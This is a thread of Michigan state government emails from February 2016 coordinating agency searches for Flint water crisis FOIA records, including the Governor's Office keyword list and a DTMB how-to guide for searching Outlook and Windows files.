<[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchuk.m@michigan.gov](mailto:fedorchuk.m@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgie (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>

**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>

**Subject:** Flint Water Search Terms

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“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

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Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you’re aware, the Governor’s Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:



- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon.** Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310


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**From:** Westfall, Laurie (DTMB)  
**Sent:** Sunday, February 14, 2016 11:34 AM  
**To:** Mears, Greg (DTMB); Stanaway, Eric (DTMB); Wilson, AnthonyAJ (DTMB); Gabler, David (DTMB); Gorton, Glenn (DTMB); Roeske, Debbie (DTMB); Fisk, Christine (DTMB)  
**Cc:** Thomas, Maria (DTMB); Carey, John (DTMB); Brys, Anne (DTMB); Bilek, Mike (DTMB); Ouendag, Michael (DTMB); Smith, Jenniffer (DTMB); Bilek, Mike (DTMB)  
**Subject:** FW: FOIA Project Updates to General Managers  
  
**Importance:** High  
  
**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Fyi

Greg/Eric – please note yellow highlighted section below.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

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**From:** Simon, Jodi (DTMB)  
**Sent:** Friday, February 12, 2016 9:28 PM  
**To:** Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** McFarlane, James (DTMB) <mcfarlanej@michigan.gov>  
**Subject:** RE: FOIA Project Updates to General Managers

Hi everyone –

I talked to John McQuaid earlier this afternoon. As Tiziana stated, the agencies should be doing their own searches. With the Legal Discovery OA is conducting outside of this FOIA request, they don't have the resources to conduct the agency searches as well.

Here's what I know they CAN provide though -

- OA can provide an eDiscovery mailbox and additional fileshare space to place identified mail/documents.

To accomplish this you should submit a remedy ticket with the details needed and then send the ticket number to John McQuaid (cc Joe Hyrman and myself) with 'FOIA-Flint' in the subject line and they will escalate the request.

\* I also know that Greg Mears (DTMB Client Specialist) is putting together instructions on how to do effective searches in Outlook for Laurie Westfall's area. I can share this with the GMs when complete as well.

If your agencies are requesting additional assistance, please let me know. The reason requests are being funneled through me initially is so James can get an idea of the assistance needed and can have that discussion with OA and the Governor's Office to set priorities if needed.

Thanks,  
Jodi

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>  
**Subject:** Re: FOIA Project Updates to General Managers

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

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**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivisc@michigan.gov>; Christian, Al (DMVA) <christiana@michigan.gov>; Colberg, Nicole (DNR) <ColbergN@michigan.gov>; Deacon, Brad (MDARD) <deaconb9@michigan.gov>; Fleming, Stephani (LARA) <FlemingS2@michigan.gov>; Gnodtke, John (MCSC) <GnodtkeJ@michigan.gov>; Gregg, Randall (DIFS) <GreggR2@michigan.gov>; Groves, Cheryl (MDOC) <GrovesC@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>; Heffner, Bradley (MEDC) <heffnerb@michigan.org>; Hinkley, Lori (MSP) <hinkleyl@michigan.gov>; Kobus, Dawn (DIFS) <kobusd@michigan.gov>; Noll, Melissa (MDOS) <NollM1@michigan.gov>; Novak, Doug (MDOS) <NovakD@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>; Robert, Carla M. (Treasury) <RobertC@michigan.gov>; Sarkisian, Jennifer (AG) <SarkisianJ@michigan.gov>; Vorce, Susan (DEQ) <VORCES@michigan.gov>; Weber, Travis (GOV) <WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC)

<begnochen@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVoll@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

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Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Buckberry, Gary (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:01 AM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** RE: FOIA process

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Laurie,

No set process for DTMB as we've never dealt with an issue like this here in my 18+ years as DTMB FOIA coordinator. I am meeting with Jean Ingersoll at 9 this morning re: this project.

Gary

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:48 PM  
**To:** Buckberry, Gary (DTMB)  
**Subject:** FOIA process  
**Importance:** High

Gary – I left you a voice today after being given your name as the DTMB FOIA expert. I'm reaching out just to determine if there is a set process/format/policy (i.e. email saved to a PDF format, other...) for sending FOIA files to the AG's e-discovery or other designated system based on the recent request for Flint Water FOIA information to be completed by all agencies by the end of February and sent to a centralized location. I realize that different folks have been assigned roles to handle this issue, but thought I'd reach out and to learn anything about the normal processes and expectations from you.

I serve as DTMB, MCSC, MDE & CEPI's General Manager (handle IT oversight for these areas) and wanted to introduce myself if you ever need assistance as well.

Look forward to hearing from you and have a nice long holiday weekend.

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General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



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# FOIA Keyword Search Tips

## Step 1.


### Preparation

In order to comply with the many recent FOIA requests, we wanted to give everyone an easy to follow set of instructions for conducting these searches. We at DTMB are still working through the process of setting up a central collection site for each agency. In the interim, we advise each of you take the following steps to prepare for collection.

- Create a folder in your Outlook mailbox called FOIA
- Use the method outlined below to retrieve the affected emails
- Drag and drop the emails you have identified into the FOIA folder you have created
- Await instructions as to how these will be collected

## Step 2. Create your FOIA Folder

Create a new folder by **right clicking** on your cabinet, or your mailbox (your @michigan.gov account). Click on the “New Folder” icon. Call the new Folder FOIA, and press Enter.



The new folder should now be created in your account



This is the folder that you will drag and drop the relevant emails to when you conduct your search. In our next section we'll give you some tips to assist you in searching your mailbox for relevant items

## Step 3. Identifying emails using keyword search


The first step in preparing for your FOIA keyword search is to make sure you have the keyword list available. This list should have been provided to you by the AG, or your management. In the screenshots below we will walk you through the process of identifying the emails, and in later steps how to move them to a special storage folder. Your screens may not look identical to mine, but the methodology is the same for Office 201, and 2013.

First off, locate the search box in Outlook (typically in the upper right hand corner). Make sure that your search is set to “Current mailbox” as seen here. The reason we ask you to do the searches in this manner is that it will search your entire mailbox (received and sent items) including Lync/Skype conversations.




In the examples we are going to show we will be doing the word searches one at a time. In testing we found that trying to do multiple word searches, did not give the results we were looking for.

Let's start with a simple one from the keyword search I was provided. In this instance I entered the word legionnaire, and received these results.



Let's try another using a search term in “quotes”. By placing an item in quotes it will limit your search to those exact words.



**NOTE:** By design Microsoft limits the number of items that can be retrieved in a single search to 250. This means that if your search results in more than 250 items you will have to repeat the search process until you have identified all of the emails you wish to address.

As you complete each key word search, you will need to copy those emails to your FOIA folder for retrieval at a later time. We will go over those steps in the next section.

#### Step 4. Copying your messages to the designated FOIA area


Now that you have identified the emails that meet the search criteria, you'll want to save them off to your newly created “FOIA” folder.



NOTE: Your agency may have you save these items to an alternately designated space. That space can take the form of a network drive, USB flash or portable hard drive. Where ever you choose to store them, the “mechanics” of doing so will not change.

Once you have identified the emails that you want to save, highlight all of them by clicking on the first message, then holding down the Control Key, followed by the letter “a”. Next, open up the folder or drive where you wish to save these messages. Using our example above I have created a folder in my Outlook account called FOIA and will save the messages there.

Move your mouse to all of the highlighted message and do a RIGHT CLICK, and then while holding down the right mouse button drag all the messages to where you want to store them. When your mouse pointer arrives in the area you want to save them, release the button and select “copy” from the pop up menu (See illustration)



Depending on the amount of messages you’re copying and where you are copying them to, the process can take a few seconds, or many minutes if they include attachments. Once the copy process has completed, you will see the emails you moved appear in the area you stored them.

### **Step 5. Doing a hard drive keyword search for documents and other items**


Conducting a hard drive search is fairly simple. Regardless of what version of Windows you’re using, each of them has a search feature built in called “Windows Explorer”, you see it every time you open up a folder on a network drive, or on your own computer. Before conducting your searches, we would suggest that you create a special folder on your desktop called FOIA where you may copy the items you find until final instructions are issued as to their disposition.

#### **Using the search function in windows 7**

Since the majority of DTMB is on Windows 7, the examples I’ll be showing are on that operating system. If you click on windows Start button, you’ll see the search box right next to it




In this example I’m going to search my computer for the word FOIA. As you can see my search yielded numerous documents including emails. Since I’ve already saved off all of the relevant emails, we’ll focus on just the documents.



This part can be a bit time consuming but we suggest you open each document to make sure that it's relevant. In this instance my search brought up a DTMB Move form, but only because it has the word FOIA in the form. (*Your agency may have slightly different guidelines, please follow them and use this example search as a training tool*)

You'll notice that the words "See more results" appears at the bottom of the list. This means that my search turned up a lot more documents than what can easily be displayed. If I click on the link, it will open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example my search found 46 items. We can now select them all using the “Ctrl-A method” that we used for the emails, and copy them to our newly created FOIA folder.

## Conclusion

This is the simplest, we could devise to help those of you conducting the FOIA searches. We hope that this will make the task a bit easier

## What If I have questions?

If you have any questions please contact your Agency FOIA Coordinator, or Client Specialist.

## DTMB-Client Specialists

Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:33 AM  
**To:** Simon, Jodi (DTMB)  
**Subject:** FW: FOIA process

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Buckberry, Gary (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:01 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>  
**Subject:** RE: FOIA process

Laurie,

No set process for DTMB as we've never dealt with an issue like this here in my 18+ years as DTMB FOIA coordinator. I am meeting with Jean Ingersoll at 9 this morning re: this project.

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
**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:48 PM  
**To:** Buckberry, Gary (DTMB)  
**Subject:** FOIA process  
**Importance:** High

Gary – I left you a voice today after being given your name as the DTMB FOIA expert. I'm reaching out just to determine if there is a set process/format/policy (i.e. email saved to a PDF format, other...) for sending FOIA files to the AG's e-discovery or other designated system based on the recent request for Flint Water FOIA information to be completed by all agencies by the end of February and sent to a centralized location. I realize that different folks have been assigned roles to handle this issue, but thought I'd reach out and to learn anything about the normal processes and expectations from you.

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Look forward to hearing from you and have a nice long holiday weekend.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Moody, Michael (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:47 AM  
**To:** Westfall, Laurie (DTMB)  
**Cc:** Gabler, David (DTMB); Buckberry, Gary (DTMB); Weiss, Kurt (DTMB)  
**Subject:** RE: FOIA - phone message

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Thanks Laurie. The Budget Office, OFM, and Office of Internal Audit Services are impacted by this. I have copied Gary Buckberry, the SBO FOIA Coordinator, on this e-mail because he is coordinating our response. I assume that Gary will contact you for any assistance that is needed.

*Mike Moody*

Director, Office of Financial Management  
517-335-1942

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:59 PM  
**To:** Moody, Michael (DTMB) <MoodyM1@michigan.gov>  
**Cc:** Gabler, David (DTMB) <GablerD@michigan.gov>  
**Subject:** FOIA - phone message

Mike – I left you a voice mail late this afternoon just to reach out to you and give you a heads up on a large FOIA request concerning the Flint Water issue.

I'm sharing a communication I just received on this topic within DTMB along with a copy of the search criteria distributed from the Governor's office late today to the agencies (Kurt Weiss was copied for SBO). I understand that this information is due by the end of this month to the Governor's legal team. Not sure if it will impact your area, but wanted to make you aware due to the short timeframe to gather this information.

If you need assistance, let us know and we'll see what we can do. Hope you have a great, long holiday weekend.

**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivisc@michigan.gov>; Christian, Al (DMVA) <christiana@michigan.gov>; Colberg, Nicole (DNR) <ColbergN@michigan.gov>; Deacon, Brad (MDARD) <deaconb9@michigan.gov>; Fleming, Stephani (LARA) <FlemingS2@michigan.gov>; Gnodtke, John (MCSC) <GnodtkeJ@michigan.gov>; Gregg, Randall (DIFS) <GreggR2@michigan.gov>; Groves, Cheryl (MDOC) <GrovesC@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>; Heffner, Bradley (MEDC) <heffnerb@michigan.org>; Hinkley, Lori (MSP) <hinkleyl@michigan.gov>; Kobus, Dawn (DIFS) <kobusd@michigan.gov>; Noll, Melissa (MDOS) <NollM1@michigan.gov>; Novak, Doug (MDOS) <NovakD@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>; Robert, Carla M. (Treasury) <RobertC@michigan.gov>; Sarkisian, Jennifer (AG) <SarkisianJ@michigan.gov>; Vorce, Susan (DEQ) <VORCES@michigan.gov>; Weber, Travis (GOV) <WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC) <begnochem@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS)

